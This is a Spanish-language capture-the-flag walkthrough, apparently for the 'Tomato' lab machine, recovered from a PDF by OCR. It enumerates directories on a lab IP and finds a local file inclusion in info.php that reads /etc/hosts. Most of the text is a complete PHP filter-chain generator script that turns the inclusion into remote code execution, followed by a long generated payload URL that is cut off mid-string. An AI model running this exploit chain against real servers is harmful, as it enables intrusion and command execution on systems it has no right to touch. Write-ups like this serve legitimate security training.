
Vamos a hacer un control exhaustivo de los directorios ya que lo único que he podido encontrar ha sido un formulario para el cual no tengo credenciales en el puerto 2211. Para ello utilizaremos el siguiente comando.

```
┌──(kali㉿kali)-[/usr/share/exploitdb]
└─$ dirb http://192.168.232.156/ -w
/usr/share/seclists/Discovery/Web-Content/common.txt -t 20

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Feb 13 07:59:57 2024
URL_BASE: http://192.168.232.156/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: NOT forcing an ending '/' on URLs
OPTION: Not Stopping on warning messages
```

```
-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.232.156/ ----
==> DIRECTORY: http://192.168.232.156/antibot_image/
+ http://192.168.232.156/index.html (CODE:200|SIZE:652)
+ http://192.168.232.156/server-status (CODE:403|SIZE:280)

---- Entering directory: http://192.168.232.156/antibot_image/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Tue Feb 13 08:00:08 2024
DOWNLOADED: 9224 - FOUND: 2
```

El Directorio más interesante es /antibot_image/






Parent Directory		-
antibot.php	2020-07-10 06:37	6.7K
assets/	2020-08-12 10:23	-
dashboard/	2020-08-12 10:23	-
functions/	2020-08-12 10:23	-
guide/	2020-08-12 10:23	-
info.php	2020-09-07 02:23	286
language/	2020-08-12 10:23	-
license.txt	2020-03-18 16:56	18K
readme.txt	2020-08-12 10:23	2.4K
screenshot-1.jpg	2020-03-18 16:56	70K
screenshot-2.jpg	2020-03-18 16:56	60K
screenshot-3.jpg	2020-03-18 16:56	35K
settings/	2020-03-18 16:56	-
table/	2020-08-12 10:23	-
uninstall.php	2020-03-18 16:56	1.1K

Si miramos el codigo fuente de info.php podemos encontrar lo siguiente:

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4     <meta charset="UTF-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1.0">
6     <title>Document</title>
7 </head>
8 <body>
9 <!-- </?php include $_GET['image']; -->
10
11 </body>
12 </html>
13
14
15 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
16 <html xmlns="http://www.w3.org/1999/xhtml"><head>
17 <style type="text/css">
```

podemos indicar que image tenga como valor /etc/passwd



Sin embargo vamos a traspolar esto a nuestra consola con curl y vamos a filtrar para que solo aparezca nuestro contenido esencial.

```
curl -s -X GET
'http://192.168.232.156/antibot_image/antibots/info.php?image=/etc/hosts'
| grep "</body></html>" -A 1000 | sed 's/<\/body><\/html>//'
```

Vamos a acceder de otra manera al bash con el siguiente codigo py

```
┌──(kali㉿kali)-[~/Desktop/tomato]
└─$ cat pwned.py
#!/usr/bin/env python3
import argparse
import base64
import re

# - Useful infos -
#
https://book.hacktricks.xyz/pentesting-web/file-inclusion/lfi2rce-via-php-
filters
# https://github.com/wupco/PHP_INCLUDE_TO_SHELL_CHAR_DICT
# https://gist.github.com/loknop/b27422d355ea1fd0d90d6dbc1e278d4d

# No need to guess a valid filename anymore
file_to_use = "php://temp"

conversions = {
    '0':
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.U
CS2.UTF8|convert.iconv.8859_3.UCS2',
    '1':
'convert.iconv.ISO88597.UTF16|convert.iconv.RK1048.UCS-4LE|convert.iconv.U
TF32.CP1167|convert.iconv.CP9066.CSUCS4',
    '2':
'convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP94
9.UTF32BE|convert.iconv.ISO_69372.CSIBM921',
    '3':
'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO
6937.8859_4|convert.iconv.IBM868.UTF-16LE',
    '4':
'convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.ISO_6937-2|conver
t.iconv.CP950.UTF-16BE',
    '5':
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.U
TF16.EUCTW|convert.iconv.8859_3.UCS2',
```

```
    '6':
'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.CSI
BM943.UCS4|convert.iconv.IBM866.UCS-2',
    '7':
'convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.iconv.ISO-IR-1
03.850|convert.iconv.PT154.UCS4',
    '8': 'convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2',
    '9': 'convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB',
    'A': 'convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213',
    'a':
'convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.
T.61-8BIT|convert.iconv.865.UCS-4LE',
    'B': 'convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000',
    'b':
'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-2.OSF000
30010|convert.iconv.CSIBM1008.UTF32BE',
    'C': 'convert.iconv.UTF8.CSISO2022KR',
    'c': 'convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2',
    'D':
'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM
932.SHIFT_JISX0213',
    'd':
'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK
.BIG5',
    'E':
'convert.iconv.IBM860.UTF16|convert.iconv.ISO-IR-143.ISO2022CNEXT',
    'e':
'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UTF16.EUC-JP
-MS|convert.iconv.ISO-8859-1.ISO_6937',
    'F':
'convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP95
0.SHIFT_JISX0213|convert.iconv.UHC.JOHAB',
    'f':
'convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213',
    'g':
'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.
```

```
CP936|convert.iconv.IBM-932.UTF-8',
    'G': 'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90',
    'H':
'convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213',
    'h':
'convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.IBM932|convert.iconv
.GB13000.UTF16BE|convert.iconv.864.UTF-32LE',
    'I':
'convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5
.SHIFT_JISX0213',
    'i':
'convert.iconv.DEC.UTF-16|convert.iconv.ISO8859-9.ISO_6937-2|convert.iconv
.UTF16.GB13000',
    'J': 'convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4',
    'j':
'convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JO
HAB|convert.iconv.CP950.UTF16',
    'K': 'convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE',
    'k': 'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2',
    'L':
'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.R9.ISO6
937|convert.iconv.OSF00010100.UHC',
    'l':
'convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MS
CP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE',

'M':'convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.iconv.UTF
16BE.866|convert.iconv.MACUKRAINIAN.WCHAR_T',

'm':'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.
CP1163.CSA_T500|convert.iconv.UCS-2.MSCP949',
    'N': 'convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4',
    'n':
'convert.iconv.ISO88594.UTF16|convert.iconv.IBM5347.UCS4|convert.iconv.UTF
32BE.MS936|convert.iconv.OSF00010004.T.61',
    'O':
```


```
'convert.iconv.CSA_T500.UTF-32|convert.iconv.CP857.ISO-2022-JP-3|convert.iconv.ISO2022JP2.CP775',
    'o':
'convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-4LE.OSF05010001|convert.iconv.IBM912.UTF-16LE',
    'P':
'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB',
    'p':
'convert.iconv.IBM891.CSUNICODE|convert.iconv.ISO8859-14.ISO6937|convert.iconv.BIG-FIVE.UCS-4',
    'q':
'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.GBK.CP932|convert.iconv.BIG5.UCS2',
    'Q':
'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500-1983.UCS-2BE|convert.iconv.MIK.UCS2',
    'R':
'convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4',
    'r':
'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.ISO-IR-99.UCS-2BE|convert.iconv.L4.OSF00010101',
    'S':
'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.SJIS',
    's': 'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90',
    'T':
'convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500.L4|convert.iconv.ISO_8859-2.ISO-IR-103',
    't': 'convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS',
    'U': 'convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943',
    'u': 'convert.iconv.CP1162.UTF32|convert.iconv.L4.T.61',
    'V':
'convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB',
```

```
    'v':
'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.U
TF16.EUCTW|convert.iconv.ISO-8859-14.UCS2',
    'W':
'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS
932.MS936',
    'w': 'convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE',
    'X': 'convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932',
    'x': 'convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS',
    'Y':
'convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.
iconv.UHC.CP1361',
    'y': 'convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT',
    'Z':
'convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BI
G5HKSCS.UTF16',
    'z': 'convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937',
    '/':
'convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UT
F-8|convert.iconv.CSISOLATIN6.UCS-4',
    '+':
'convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.iconv
.ISIRI3342.ISO-IR-157',
    '=': ''
}

def generate_filter_chain(chain, debug_base64 = False):

    encoded_chain = chain
    # generate some garbage base64
    filters = "convert.iconv.UTF8.CSISO2022KR|"
    filters += "convert.base64-encode|"
    # make sure to get rid of any equal signs in both the string we just
generated and the rest of the file
    filters += "convert.iconv.UTF8.UTF7|"
```

```
    for c in encoded_chain[::-1]:
        filters += conversions[c] + "|"
        # decode and reencode to get rid of everything that isn't valid
base64
        filters += "convert.base64-decode|"
        filters += "convert.base64-encode|"
        # get rid of equal signs
        filters += "convert.iconv.UTF8.UTF7|"
    if not debug_base64:
        # don't add the decode while debugging chains
        filters += "convert.base64-decode"

    final_payload = f"php://filter/{filters}/resource={file_to_use}"
    return final_payload

def main():

    # Parsing command line arguments
    parser = argparse.ArgumentParser(description="PHP filter chain
generator.")

    parser.add_argument("--chain", help="Content you want to generate.
(you will maybe need to pad with spaces for your payload to work)",
required=False)
    parser.add_argument("--rawbase64", help="The base64 value you want to
test, the chain will be printed as base64 by PHP, useful to debug.",
required=False)
    args = parser.parse_args()
    if args.chain is not None:
        chain = args.chain.encode('utf-8')
        base64_value =
base64.b64encode(chain).decode('utf-8').replace("=", "")
        chain = generate_filter_chain(base64_value)
        print("[+] The following gadget chain will generate the following
code : {} (base64 value: {})".format(args.chain, base64_value))
```

```
        print(chain)
    if args.rawbase64 is not None:
        rawbase64 = args.rawbase64.replace("=", "")
        match = re.search("^([A-Za-z0-9+/])*$", rawbase64)
        if (match):
            chain = generate_filter_chain(rawbase64, True)
            print(chain)
        else:
            print ("[-] Base64 string required.")
            exit(1)

if __name__ == "__main__":
    main()
```

Con esto podemos pasar a base 64 un fragmento de codigo que sirva para tomar el control de la cmd de la maquina.



por ejemplo con la siguiente url


```
http://192.168.232.156/antibot_image/antibots/info.php?image=php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.iconv.ISIRI3342.ISO-IR-157|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.iconv.ISO-IR-103.850|convert.iconv.PT154.UCS4|convert.base64-decode|convert.ba
```


```
se64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv
.L4.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UT
F7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.G
BK.SJIS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF
7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.base64-decod
e|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.DEC.UTF-16|c
onvert.iconv.ISO8859-9.ISO_6937-2|convert.iconv.UTF16.GB13000|convert.base
64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.U
NICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500-1983.UCS-2BE|
convert.iconv.MIK.UCS2|convert.base64-decode|convert.base64-encode|convert
.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|
convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-encode|conv
ert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert
.iconv.UCS-2.OSF00030010|convert.iconv.CSIBM1008.UTF32BE|convert.base64-de
code|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF
-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.iconv.CP950.
UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|
convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4|convert.base64-deco
de|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|
convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base64-encode|conv
ert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-9
32|convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-encode|c
onvert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IB
M943|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|c
onvert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHA
B|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conv
ert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.U
TF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-93
2|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decod
e|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16
|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.base64-decode|convert.base6
4-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8
-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.bas
e64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF
8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UT
```

```
F8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.bas
e64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.864
.UTF32|convert.iconv.IBM912.NAPLPS|convert.base64-decode|convert.base64-en
code|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.G
B13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encod
e|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.IS
O-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF
7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GB
K.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7
|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode
|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|c
onvert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.icon
v.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv
.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert
.iconv.ISO6937.8859_4|convert.iconv.IBM868.UTF-16LE|convert.base64-decode|
convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|conve
rt.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.
iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|con
vert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|con
vert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|conv
ert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|c
onvert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SH
IFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF
8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF
-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.ba
se64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.
L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.
UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|conver
t.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.icon
v.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JIS
X0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|
convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS9
